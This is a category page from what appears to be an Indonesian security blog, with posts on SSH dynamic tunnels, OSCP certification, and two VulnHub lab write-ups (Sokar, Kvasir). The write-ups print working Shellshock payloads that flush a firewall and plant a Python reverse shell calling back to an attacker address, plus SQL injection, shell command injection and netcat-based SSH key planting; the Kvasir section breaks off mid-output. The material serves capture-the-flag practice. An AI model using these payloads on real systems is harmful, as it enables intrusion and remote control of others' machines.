Category: Gauli

  • SecStory: Peringatan Hari Buku Nasional

    secstoryAkhirnya SecStory (Security Story) sebuah buku berisi kumpulan donasi cerita yang ditulis oleh 17 donatur pemangku kepentingan keamanan siber (Praktisi, dosen, pembicara, pembuat kebijakan, penegak hukum, penggiat komunitas, dan pengusaha) di Indonesia yang di luncurkan dalam rangka ikut memeriahkan Hari Buku Nasional pada tanggal 17 Mei 2018 telah resmi di publikasikan.

    Buku ini akan selalu gratis dan bebas untuk dibagikan.

    https://github.com/NgeSEC/SecStory/

    Selamat membaca


  • Linux Yang Mana Yang Cocok Untuk Spek Mesin Saya

    Belakangan sering sekali pertanyaan tentang “Linux yang mana yang cocok untuk spek mesin saya” di sebuah group.

    Saya jadi teringat laptop kesayangan saya dulu yang sudah habis di mutilasi untuk tujuan belajar di akhir masa hidupnya. Laptop yang terkenal dengan nama Farida itu memiliki spek CPU pentium 150 dengan RAM 96MB. Yang masih terus saya pakai walaupun saya sudah memiliki mesin berkelas Pentium 4 dan akhirnya wafat setelah saya memiliki mesin berkelas i7 Gen 2.

    Dengan spek seperti itu mesin ini masih mampu menjalankan Linux hasil kompilasi sendiri berdasarkan ramuan yang serupa dengan Slackware 10  yang tentu saja dipercantik juga dengan desktopnya TAPI tentu saja dengan penuh kesadaran diri.

    Maksud dari “kesadaran diri” ini adalah jelas saya tidak mungkin mengisinya dengan aneka jenis kemeriahan yang sering ditampilkan di desktop, seperti aneka animasi dan segala sesuatunya. Sadar bahwa dengan spek segitu hanya mampu menjalankan aplikasi yang sangat terbatas. Walau openoffice bisa berjalan disitu, tapi tentu saja butuh waktu yang cukup lama untuk tampil. Kesabaran anda akan diuji dengan baik kalau anda ingin menggunakan aplikasi office dan memasang aneka animasi dalam presentasi. Bila anda bisa tetap tersenyum ramah ketika ditampar barulah anda terbukti kalau anda cukup tabah untuk bisa membuat presentasi dengan aneka animasi dalam presentasi anda di mesin ini.

    Jadi untuk mempercantik tampilan saya hanya menggunakan Window Manager yaitu Enlightenment dengan wallpaper pilihan saya dan tanpa menu, jadilah sebuah desktop yang sangat ringan dan pas dengan kebutuhan saya. Karena tanpa menu saya harus hafal semua shortcut yang saya buat dan atau nama aplikasi yang ingin saya panggil untuk dapat mengoperasikannya. Jadi bisa dibilang cuma saya yang bisa mengoperasikannya hehe.

    Browser pun saya menggunakan text based browser seperti links2 atau elinksyang di percantik dengan kemampuan grafis. File manager menggunakan Midnight Commander yang dilengkapi juga dengan mcedit atau Midnight Commander Editor plus build-in Hex viewer dan Hex Editor yang kadang saya pakai.

    Games ? Tentu saja saya bisa main juga di mesin ini. Game sejenis Brick asik kok dimainkan disini.

    Bisa dibilang semua aplikasi saya compile sendiri untuk mencari kondisi yang paling sesuai. Update atau upgrade software perlu pertimbangan masak2x karena spesifikasinya yang terbatas. Mayoritas penggunaan saya di mesin ini adalah menggunakan text based application.

    Kebanyakan penanya yang saya baca menampilkan spek yang jauh lebih dasyat dibandingkan dengan Farida dengan RAM 2GB dan kelas CPU yang kadang sampai i3 atau i5 yang dibandingkan Farida jelas WOW kalah jauh. Untuk kelas seperti ini tentu saja jawabannya Linux  mana saja yang kemudian anda atur agar sesuai dengan kebutuhan anda dan kondisi mesin anda. Buang sebanyak mungkin hal yang memang tidak diperlukan dan hanya memakan resource computer anda.

    Salah satu pemakan resource terbesar adalah Desktop Environment (DE) dengan segala asesorisnya. Lakukan saja research dan coba rasakan dengan berganti2x DE. Dengan mencoba anda akan menemukan yang anda suka dan sesuai dengan environment anda. Dan yang pasti WM lebih ringan dibandingkan DE, jadi coba juga menggunakan WM.

    Ketika anda menyadari betapa banyaknya pilihan untuk mengatur hal seperti ini di Linux sesuai keinginan dan kondisi mesin anda, pertanyaan diatas akan terjawab dengan sendirinya berdasarkan selera anda.

    Kata kunci yang paling penting adalah “sadar diri“.

    Catatan :

    Window Manager adalah managemen window yang mana window disini dapat diartikan sebagai aplikasi yang di tampilkan dilayar.

    Desktop Environment adalah sebuah sebuah environment lengkap sebuah desktop. Dalam Desktop Manager terdapat Window Manager, panel, menu, icon, dll yang kesemuanya terintegrasi.

  • Tunnel Dinamis Dengan SSH

    Belum lama ini saya berdiskusi dengan kawan saya yang kebetulan di terminalnya terpasang sangat banyak ssh tunnel ke banyak mesin yang di kerjakannya.
    Saking banyaknya port yang di mapping sampai-sampai dia membuat table untuk mencari tahu port berapa yang di mapping ke port berapa.


    Teknik yang digunakan oleh kawan saya ini bisa di padankan dengan perintah ssh sebagai berikut

    ssh -f user@jumphost -L 2021:192.168.100.1:22 -N

    Yang artinya, ssh ke jumphost dengan username user, buat port 2021 di localhost yang kalau port 2021 tersebut dipanggil maka akan membuka koneksi ke ip 1982.168.100.1 port 22. Dengan cara ini kawan saya bisa melakukan ssh ke ip 192.168.100.1 pada port standar ssh yaitu port 22 dengan menggunakan perintah

    ssh -p 2021 user@localhost

    Bila perintah pertama dilakukan untuk banyak mesin dengan port berbeda-beda maka hasilnya seperti nampak pada ilustrasi dibawah ini


    ssh tunnel ilustration

    Tentu kalau jumlah mesin dan port yang akan di mapping sedikit tidak masalah. Tapi bagaimana kalau jumlahnya mencapai ratusan ?

    Mari kita coba cara yang lebih mudah.

    Saya  memilih menggunakan fitur untuk sock proxy yang tersedia pada ssh

    ssh -D 9054 user@jumphost

    Artinya, ssh ke jumphost dan buat sock proxy di localhost pada port 9054

    Kemudian saya menggunakan ssh dengan bantuan tools nc seperti ini

    ssh -o ProxyCommand=’nc -x localhost:9054 %h %p’ user@192.168.100.1

    Arti perintah diatas adalah ssh yang diantarkan oleh tools nc ke alamat proxy localhost dan port 9054, dengan username user dan ip yang akan di ssh adalah 192.168.100.1. Sedangkan %h berarti host dan %p adalah port (dapat dilihat referensinya pada manual ssh dibagian proxycommand).

    Untuk browser dapat dengan mengaktifkan sock proxy ke localhost port 9054 atau menggunakan command line

    chromium –proxy-server=”socks5://127.0.0.1:9054″

    selanjutnya jelas akan lebih mudah, saya tidak perlu menghafalkan port mana untuk menghubungkan ke mesin mana dan port yang mana.


  • Membuat Dokumentasi Cepat Dengan KeepNote

    Saya seringkali bekerja dengan banyak konsole terminal dan seringkali harus mengambil berbagai bukti atau catatan atas apa yang saya lakukan ataupun data-data keluaran. Untuk itu di linux sudah tersedia sebuah aplikasi untuk melakukan screenshot.

    Tapi menggunakan aplikasi standar artinya saya harus menyimpan 1 per 1 hasil screenshot dalam bentuk file, atau pun bisa juga langsung saya paste kan ke dalam file document yang terdang cukup sulit mengorganisasikannya ketika kita masih dalam proses pengerjaan. Belum lagi bila pekerjaan tersebut mebutuhkan cukup banyak catatan. Mencarinya kembali terkadang membutuhkan waktu sendiri.

    Untuk itu saya biasanya menggunakan sebuah aplikasi khusus untuk mengorganisasikan file-file catatan berikut screenshot yang saya perlukan langsung dari dalam aplikasi dokumentasi tersebut. Nama aplikasi tersebut adalah KeepNote.

    KeepNote adalah sebuah aplikasi dokumentasi yang sederhana dan simple dengan fitur yang cukup lengkap untuk sebuah “text editor” dengan fitur yang sangat sering saya gunakan adalah build-in screenshot dan organisasi judul2x catatan.


  • OSCP Certification Review

    oscp

    The Offensive Security Certified Professional (OSCP)

    Sudah lama saya berniat mengambil sertifikasi yang satu ini dan akhirnya belum lama ini keinginan tersebut tercapai. Sebelum memulai mengambilnya saya sudah melakukan review dan membaca di banyak site mengenai bagaimana kursus yang diberikan dan juga ujian sertifikasi dari OSCP itu sendiri.

    Sedikit Tentang Sertifikasi Security

    Dibanyak kalangan di Indonesia, nama OSCP tidak terlalu dikenal. Umumnya para praktisi security sajalah yang mengenal nama OSCP. Mayoritas sertifikasi yang dikenal adalah CEH (Certified Ethical Hacker) dari EC-Council. Walaupun kalau anda ingin menaikan nilai anda di mata HRD, barangkali CEH adalah pilihan yang lebih tepat di bandingkan OSCP. Selain CEH, sertifikasi populer lainnya adalah CISSP yang walaupun berbeda bidangnya dengan CEH tapi seringkali saya temui di samakan.

    Buat saya sendiri, akan ada perbedaan yang sangat nyata dari mereka yang lulus dan mendapatkan sertifikasi melalui ujian tertulis (soal multiple choice) dibandingkan dengan ujian lab yang otomatis akan menguji keahlian anda secara langsung. Bila dalam ujian tertulis dengan multiple choice anda bisa datang tanpa mengetahui apapun, membawa kancing untuk menentukan pilihan anda dan berdoa semoga Dewi Fortuna bersama kancing anda dan memberikan jawaban yang benar, dalam ujian lab, tanpa mengetahui apapun jelas anda tidak akan bisa melakukan apa-apa dan mungkin akan segera meninggalkan lab.

    Bagi saya sendiri sertifikasi hanyalah sebuah pernyataan :

    1. Anda memiliki keahlian minimal untuk lulus ujian.
    2. Anda memang sangat hebat.
    3. Dan khusus untuk ujian tertulis, anda berteman dengan baik dengan file-file VCE atau Exam keluaran testking, actualtest, dan sejenisnya.

    Yang mana dari ke-3 hal diatas yang menjadi sertifikasi anda yang sebenarnya ??? Di jawab sendiri saja yaa hehehe….

    Karena itulah  saya memutuskan mengambil OSCP, lebih karena keinginan saya menguji diri saya sendiri dalam ujian lab yang mengharuskan saya menguasai teknik-teknik pentest dan penerapannya.

    Mengambil Kursus PWK

    Kisah saya akhirnya mengambil ujian OSCP ini lumayan panjang, tapi pada intinya, sekalipun mengangkat judul “kursus”, disana hampir bisa dibilang tidak diberikan sebuah kursus yang benar-benar kursus. Kursus yang diberikan adalah sebuah lab berisi banyak sekali mesin yang diletakan berlapis dalam beberapa subnet lalu disana kita menguji dan berlatih keahlian untuk melakukan penetration test atau pentest.

    Kursusnya sendiri diberi judul “Penetration Testing with Kali Linux” atau disingkat PWK.

    Bahan dari kursusnya adalah sebuah dokumen berformat PDF dan sejumlah video. Dokumen PDF yang diberikan berisi dasar operasi kali linux dan tools dasar untuk melakukan penetration test dan sejumlah arahan untuk mengkoordinasi hasil pentest. Sementara videonya sendiri berisi narasi dari dokumen PDF yang diberikan.
    offsec-sayHampir semua isi dalam dokumen dan video tersebut adalah hal yang sangat dasar, karena sisanya diharapkan kita menggali sendiri untuk menguasainya lebih jauh. Maka tak heran bila disana mereka menerapkan moto, “Try Harder” yang mungkin bisa di terjemahkan menjadi, “Belajar Lagi Lebih Keras”.

    Walaupun judul dari kursusnya mengusung tema Kali Linux, tapi ujian dan kursus adalah 2 hal yang berbeda. Dalam ujian mereka tidak peduli apa yang anda gunakan selama tidak menggunakan exploit otomatis seperti nessus, metasploit pro, dan lainnya. Jadi keahlian anda menggunakan tools minimal dan keahlian anda berdasarkan pengetahuan andalah yang diuji.

    Lab

    Model kursus yang diberikan adalah akses VPN ke sebuah lab dan disana tersedia banyak sekali mesin dengan aneka vulnerability yang tersedia di mesin-mesin tersebut. Dari mulai system berbasis opensource sampai dengan komersial tersedia disana. Dari exploit jenis lama hingga exploit agak baru dan kalau cukup mahir menemukan juga terdapat exploit baru. Selain urusan exploit, masalah-masalah dengan konfigurasi yang salah atau kurang tepat, administrator yang menganut paham “sementahun” juga ada.

    Intinya segala kemungkinan sebuah penetrasi bisa terjadi tersedia disana.

    Dari mulai perangkat server, router, hingga home wifi seperti netgear, berdasarkan fingerprint yang saya dapatkan bisa ditemukan.

    Selama melakukan lab, kita juga bisa berkonsultasi dengan para instruktur melalui IRC di channel #offsec. Tapi jangan berharap anda akan mendapatkan pentujuk lengkap, how to, step by step. Keberadaan mereka disana lebih kepada membantu kalau ada kesulitan dengan mesin-mesin di lab atau diskusi-diskusi untuk mendapatkan clue. Dan jangan kaget kalau anda akan banyak mendapatkan jawaban “Try Harder” :D.

    Waktu Ujian

    Waktu ujian yang diberikan adalah 48 jam untuk menyelesaikan seluruh tugas yang terdiri dari 24 jam teknikal dan 24 jam dokumentasi. Setiap target memiliki poin dan anda harus memiliki minimal 70 poin untuk lulus.

    Ujian dimulai, ditandai dengan datangnya email yang memberikan informasi akses lab untuk anda dan dokumen yang berisi target untuk menjalankan tugas anda. Sejak email dikirimkan, 24 jam dari waktu tersebut, lab akan ditutup untuk anda dan kemudian dalam waktu 24 jam anda sudah harus mengirimkan dokumentasi pentest yang telah anda lakukan.

    Ujian Pertama Akhir Desember 2014

    Pada waktu mengajukan waktu ujian, saya melakukan sebuah kesalahan yang cukup fatal, jam mulai yang diberikan adalah jam 00 alias jam 12 malam. Sementara hari tersebut saya di kantor hingga malam dan malam sebelumnya pun begadang. Otomatis waktu istirahat saya sangatlah minim. Jadi yang kemudian terjadi, sekitar jam 3 saya sudah mulai teler. Tapi saya bertahan mengerjakan semua tugas hingga betul-betul tidak kuat lagi sekitar jam 8 pagi. Lalu saya memilih tidur.

    Sebuah strategi yang sangat fatal karena saya bangun kesiangan dan dengan kondisi fisik yang kurang enak.

    Satu hal yang membuat saya sangat lama menjalankan tugas adalah adanya 1 tugas yang membutuhkan sebuah “permainan” yang saya sangat sadar kalau saya sangat jarang menggunakannya. Sehingga saya membutuhkan waktu sangat lama hanya untuk mencari tahu bagaimana membuka sebuah windows informasi tertentu :-p

    Learning by doing waktu ujian betul-betul tidak membantu, akhirnya mendekati tengah malam yang artinya akan segera habis waktu ujian, rasa frustasi sempat muncul. Tapi dengan semangat 45 akhirnya saya berhasil mendapatkan shell tepat disaat koneksi VPN terputus. Waktu sudah selesai dan poin masih dibawah 70.

    Gagal !!!! *hick

    Teman-teman di channel mengatakan saya harus mengambil kursus khusus tentang sebuah alat bernama weker :-p

    Ok No problemo….

    Persiapan Ujian Lagi

    Untuk persiapan ujian ke-2, saya secara khusus memperdalam menggunakan “sesuatu” yang menjadi titik lemah ujian kemarin. Dan akhirnya pertengahan maret 2015 saya mendapatkan kesempatan mengambil ujian.

    Tapi kali ini saya mengajukan dispensiasi waktu agar waktu mulai ujian bisa dilakukan sore hari (waktu WIB) dan akhirnya ujian dimulai jam 4 sore. Horeeee !!!!!

    Untuk ujian kali ini saya mengambil cuti agar bisa tidur sepuasnya sebelum ujian dimulai.

    Dan dengan keyakinan bisa mengatasi bagian terlemah yang membuat saya gagal sebelumnya, yang membutuhkan waktu berjam-jam hanya untuk masalah navigasi, kali ini poin 75 dapat saya raih dalam waktu 3.5 jam, termasuk bagian yang habis-habisan saya latih untuk bisa saya kuasai yang kali ini bisa diselesaikan dengan super cepat dibandingkan sebelumnya  😀

    Tapi boleh dong saya ingin mendapatkan perfect score 😛

    Sambil mengejar sisa poin, saya mulai memasukan data-data ke dalam dokumen yang sudah saya persiapkan sebelumnya. Template-template sudah siap dan tinggal di letakan saja. Sehingga lewat tengah malam, dokumen pun siap buat dikirim. Maklum saya jarang mem-format dokumen sehingga membutuhkan waktu lama menyusunnya. Tanpa menyiapkan template pastinya akan membutuhkan waktu lebih lama lagi.

    Tapi 24 jam belum berakhir, jadi masih ada waktu sangat banyak untuk mengejar perfect score. 

    Hasil Ujian

    3 hari kemudian, datanglah sebuah email dengan subject yang mengatakan, “Lulus !!!!“.

    Yes, I’m Try Harder !!!

    Saran

    Selama saya belajar untuk mempersiapkan diri mengambil ujian OSCP ini, saya berlatih sendiri dengan menggunakan virtual mesin yang disediakan oleh VulnHub. Kalau anda berminat mengambil OSCP atau bahkan OSCE, mesin VM dari mereka akan sangat membantu anda belajar lebih jauh menguasai semua bahan yang ada dalam ujian. Variasi vulnerability yang ada dalam vm mereka sangat bervariasi dan sangat menantang. Dari level mudah hingga level expert tersedia disana.

    Dan sebuah saran yang sangat tidak kalah pentingnya adalah, istirahatlah yang cukup sebelum memulai, ajukan permohonan mulai ujian, sesuaikan dengan kebiasaan jam istirahat. Dan yang pasti bersantailah agar badan fit ketika ujian gila ini dimulai.

    Special thank for VulnHub Team that help me to pass an exam and for a strickers 😀

    Next target is OSCE. Tapi bahkan ketika baru mau mendaftarkan diri mengikuti course OSCE, ujian sudah dimulai. Anda harus bisa menemukan sendiri kode registrasi dan sebuah kode rahasia untuk bisa mendaftar. Mantap !!!!

    Tenang, saya sudah dapat ke-2 kode tersebut kok 😀


    vulnhub sticker


  • Sokar mean Sokar

    Sokar is a game to celebrate a VulnHub BirthDay.

    And this is my dirty write up on how i play sokar


    root@kali:~/sokar# nmap -A -p 1-65535 10.10.16.108

    Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-11 03:02 WIB
    Nmap scan report for 10.10.16.108
    Host is up (0.00053s latency).
    Not shown: 65534 closed ports
    PORT STATE SERVICE VERSION
    591/tcp open http Apache httpd 2.2.15 ((CentOS))
    | http-methods: Potentially risky methods: TRACE
    |_See http://nmap.org/nsedoc/scripts/http-methods.html
    |_http-title: System Stats
    MAC Address: 08:00:27:F2:40:DB (Cadmus Computer Systems)
    Device type: general purpose
    Running: Linux 2.6.X|3.X
    OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
    OS details: Linux 2.6.32 – 3.10
    Network Distance: 1 hop

    TRACEROUTE
    HOP RTT ADDRESS
    1 0.53 ms 10.10.16.108

    OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 14.26 seconds


    one of my usually do when playing with a vulnhub is try to imagine when an image create an try to find a file around that date

    wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; /bin/find / -iname \”*\” -mtime -60 -print” http://192.168.56.101:591/cgi-bin/cat

    root@kali:~/sokar# wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; export PATH=/bin:/sbin:/usr/bin:/usr/sbin ; /bin/cat /var/spool/mail/bynarr ” http://10.10.16.108:591/cgi-bin/cat–2015-02-11 03:43:08– http://10.10.16.108:591/cgi-bin/cat
    Connecting to 10.10.16.108:591… connected.
    HTTP request sent, awaiting response… 200 OK
    Length: unspecified [text/plain]
    Saving to: `cat.8′

    [ <=> ] 552 –.-K/s in 0s

    2015-02-11 03:43:08 (7.34 MB/s) – `cat.8′ saved [552]

    root@kali:~/sokar# cat cat.8

    Return-Path: <root@sokar>
    Delivered-To: bynarr@localhost
    Received: from root by localhost
    To: <bynarr@sokar>
    Date: Thu, 13 Nov 2014 22:04:31 +0100
    Subject: Welcome

    Dear Bynarr. Welcome to Sokar Inc. Forensic Development Team.
    A user account has been setup for you.

    UID 500 (bynarr)
    GID 500 (bynarr)
    501 (forensic)

    Password ‘fruity’. Please change this ASAP.
    Should you require, you’ve been granted outbound ephemeral port access on 51242, to transfer non-sensitive forensic dumps out for analysis.

    All the best in your new role!

    -Sokar-


    Interesting BUT….

    wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; export PATH=/bin:/sbin:/usr/bin:/usr/sbin ; (sleep 1; echo password) | python -c \”import pty; pty.spawn([‘/bin/su’,’-c’,’whoami’]);\” ” http://10.10.16.108:591/cgi-bin/cat

    and it said that i’am root 😀

    So it more easy to do

    wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; export PATH=/bin:/sbin:/usr/bin:/usr/sbin ; (sleep 1; echo password) | python -c \”import pty; pty.spawn([‘/bin/su’,’-c’,’iptables -F’]);\” ” http://10.10.16.108:591/cgi-bin/cat

    Now firewall is off

    Now create a reverse shell

    wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; echo \”import socket;import subprocess;HOST = ‘10.10.16.106’\”;PORT = 51242;s = socket.socket(socket.AF_INET, socket.SOCK_STREAM);s.connect((HOST, PORT));while 1:; data = s.recv(1024)\; proc = subprocess.Popen(data, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True); stdout_value = proc.stdout.read() + proc.stderr.read(); s.send(stdout_value);s.close()\” >> /tmp/panggil ” http://10.10.16.108:591/cgi-bin/cat

    wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; export PATH=/bin:/sbin:/usr/bin:/usr/sbin ; (sleep 1; echo password) | python -c \”import pty; pty.spawn([‘/bin/su’,’-c’,’python /tmp/kambing’]);\” ” http://10.10.16.108:591/cgi-bin/cat

    Sokar

    Fiuh….

    This is Birthday party of VulnHub !!!!


    HAPPY BIRTHDAY !!!!!


  • Kvasir Write-UP

    This is my incomplete write up for challenge from VulnHub Kvasir image.

    I run an image using a virtualbox. And after figuring out i found this network schema create by rasta_mouse

    Thank you for this fun !!!

    KvasirMap


    IP Address

    attacker : 192.168.56.102

    target : 192.168.56.101

    So let’s start with Web Machine

    Attacker to Web Server

    I’m doing a port scanning to found an open port

    [themify_box style=”black” ]nmap -A -p 80 192.168.56.101[/themify_box]

    and give me a result

    [themify_box style=”black” ]

    Starting Nmap 6.47 ( http://nmap.org ) at 2014-10-17 13:46 EDT
    Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
    Parallel DNS resolution of 1 host. Timing: About 0.00% done
    Nmap scan report for 192.168.56.101
    Host is up (0.00062s latency).
    PORT   STATE SERVICE VERSION
    80/tcp open  http    Apache httpd 2.2.22 ((Debian))
    |_http-methods: No Allow or Public header in OPTIONS response (status code 200)
    |_http-title: Site doesn’t have a title (text/html).
    MAC Address: 08:00:27:CF:5D:57 (Cadmus Computer Systems)
    Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
    Device type: general purpose|router|media device|phone|webcam
    Running (JUST GUESSING): Linux 3.X|2.6.X|2.4.X (94%), Linksys Linux (92%), Nokia Linux 2.6.X (88%), Google Android 4.X (87%), Sony embedded (87%), AXIS embedded (87%)
    OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linksys:linux_kernel cpe:/o:nokia:linux_kernel:2.6 cpe:/o:google:android:4.0.4 cpe:/o:linux:linux_kernel:2.4.21
    Aggressive OS guesses: Linux 3.2 – 3.10 (94%), Linux 2.6.32 – 3.10 (92%), Linux 2.6.35 (92%), Linux 2.6.22 (SPARC) (92%), Linux 2.6.32 – 3.5 (92%), Linux 3.6 – 3.10 (92%), Linksys EA3500 WAP (92%), Linux 3.0 (91%), Linux 3.11 – 3.14 (91%), Linux 2.6.38 – 3.0 (91%)
    No exact OS matches for host (test conditions non-ideal).
    Network Distance: 1 hop

    TRACEROUTE
    HOP RTT     ADDRESS
    1   0.62 ms 192.168.56.101

    OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 23.91 seconds

    [/themify_box]

    So there is only one port is open

    Going to a browser

    Kvasir Web Login


    After lookin around I found that this page have SQL Injection

    Kvasir Register


    So I do this input at that page

    [themify_box style=”black” ]

    username : kambing
    password : kambing
    dob : 11/11/11′,1,NULL) —

    [/themify_box]

    Now my usename kambing have an admin access.

    After looking around, I found that “Service Check” page doesn’t have a evaluation system for an input. It will just passing any command to a shell.

    Look like it run a command

    service something status

    So now i do

    ;/sbin/ifconfig;

    give a result

    [themify_box style=”black” ]

    eth0 Link encap:Ethernet HWaddr 32:75:e6:c4:66:22
    inet addr:192.168.1.100 Bcast:192.168.1.255 Mask:255.255.255.0
    inet6 addr: fe80::3075:e6ff:fec4:6622/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:6304 errors:0 dropped:0 overruns:0 frame:0
    TX packets:611127 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:724257 (707.2 KiB) TX bytes:110439865 (105.3 MiB)

    eth1 Link encap:Ethernet HWaddr ae:ca:9d:38:35:52
    inet addr:192.168.2.100 Bcast:192.168.2.255 Mask:255.255.255.0
    inet6 addr: fe80::acca:9dff:fe38:3552/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:748522 errors:0 dropped:0 overruns:0 frame:0
    TX packets:107478 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:190224813 (181.4 MiB) TX bytes:9061911 (8.6 MiB)

    lo Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:131264 errors:0 dropped:0 overruns:0 frame:0
    TX packets:131264 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:11158056 (10.6 MiB) TX bytes:11158056 (10.6 MiB)

    [/themify_box]

    Interesting

    I want to know if i put a routing from attacker, can we got a routing to there directly ???

    From my attacking machine, i run

    route add -net 192.168.2.0/24 gateway 192.168.56.101

    [themify_box style=”black” ]

    root@sungai:/var/www# ping 192.168.2.100
    PING 192.168.2.100 (192.168.2.100) 56(84) bytes of data.
    64 bytes from 192.168.2.100: icmp_req=1 ttl=63 time=1.29 ms
    64 bytes from 192.168.2.100: icmp_req=2 ttl=63 time=0.699 ms
    64 bytes from 192.168.2.100: icmp_req=3 ttl=63 time=0.511 ms
    ^C
    — 192.168.2.100 ping statistics —
    3 packets transmitted, 3 received, 0% packet loss, time 2000ms
    rtt min/avg/max/mdev = 0.511/0.836/1.298/0.335 ms

    [/themify_box]

    Great !!!!!

    Than try to run nmap again

    [themify_box style=”black” ]

    root@sungai:/var/www# nmap 192.168.2.100

    Starting Nmap 6.47 ( http://nmap.org ) at 2014-10-20 14:26 EDT
    Nmap scan report for 192.168.2.100
    Host is up (0.00016s latency).
    Not shown: 997 closed ports
    PORT STATE SERVICE
    22/tcp open ssh
    80/tcp open http
    Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds

    [/themify_box]

    It’s better than a webshell 😀

    Check who run a web server

    ;id;

    Give me a result

    uid=33(www-data) gid=33(www-data) groups=33(www-data)

    Now i need to have a ssh

    ssh-keygen -t rsa

    nc -v -w 30 -p 31337 -l < .ssh/id_rsa.pub

    and at admin web page

    ;nc -v -w 2 192.168.56.102 31337 >  .ssh/authorized_keys;

    And than

    [themify_box style=”black” ]

    ssh www-data@192.168.2.100
    Linux web 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

    The programs included with the Debian GNU/Linux system are free software;
    the exact distribution terms for each program are described in the
    individual files in /usr/share/doc/*/copyright.

    Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
    permitted by applicable law.
    Last login: Mon Oct 20 15:49:36 2014 from 192.168.56.102
    $

    [/themify_box]
    Great !!!

    Web Server to DB Server

    Now from a php file like submit.php I found that a username for accessing a mysql db is webapp with password webapp.

    [themify_box style=”black” ]

    mysql -u webapp -pwebapp -h 192.168.2.200
    Welcome to the MySQL monitor. Commands end with ; or g.
    Your MySQL connection id is 214
    Server version: 5.5.37-0+wheezy1 (Debian)

    Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

    Oracle is a registered trademark of Oracle Corporation and/or its
    affiliates. Other names may be trademarks of their respective
    owners.

    Type ‘help;’ or ‘h’ for help. Type ‘c’ to clear the current input statement.

    mysql>

    [/themify_box]

    Exploring Database

    [themify_box style=”black” ]

    mysql> show databases;
    +——————–+
    | Database |
    +——————–+
    | information_schema |
    | mysql |
    | performance_schema |
    | webapp |
    +——————–+
    5 rows in set (0.00 sec)

    mysql> use webapp
    Reading table information for completion of table and column names
    You can turn off this feature to get a quicker startup with -A

    Database changed
    mysql> show tables;
    +——————+
    | Tables_in_webapp |
    +——————+
    | todo |
    | users |
    +——————+
    2 rows in set (0.00 sec)

    mysql> select * from todo;
    +—————————-+
    | task |
    +—————————-+
    | stop running mysql as root |
    +—————————-+
    1 row in set (0.00 sec)

    mysql> use mysql;
    Reading table information for completion of table and column names
    You can turn off this feature to get a quicker startup with -A

    Database changed
    mysql> select * from user;
    +—————+——————+——————————————-+————-+————-+————-+————-+————-+———–+————-+—————+————–+———–+————+—————–+————+————+————–+————+———————–+——————+————–+—————–+——————+——————+—————-+———————+——————–+——————+————+————–+————————+———-+————+————-+————–+—————+————-+—————–+———————-+——–+———————–+
    | Host | User | Password | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv | Shutdown_priv | Process_priv | File_priv | Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_priv | Repl_client_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_priv | Event_priv | Trigger_priv | Create_tablespace_priv | ssl_type | ssl_cipher | x509_issuer | x509_subject | max_questions | max_updates | max_connections | max_user_connections | plugin | authentication_string |
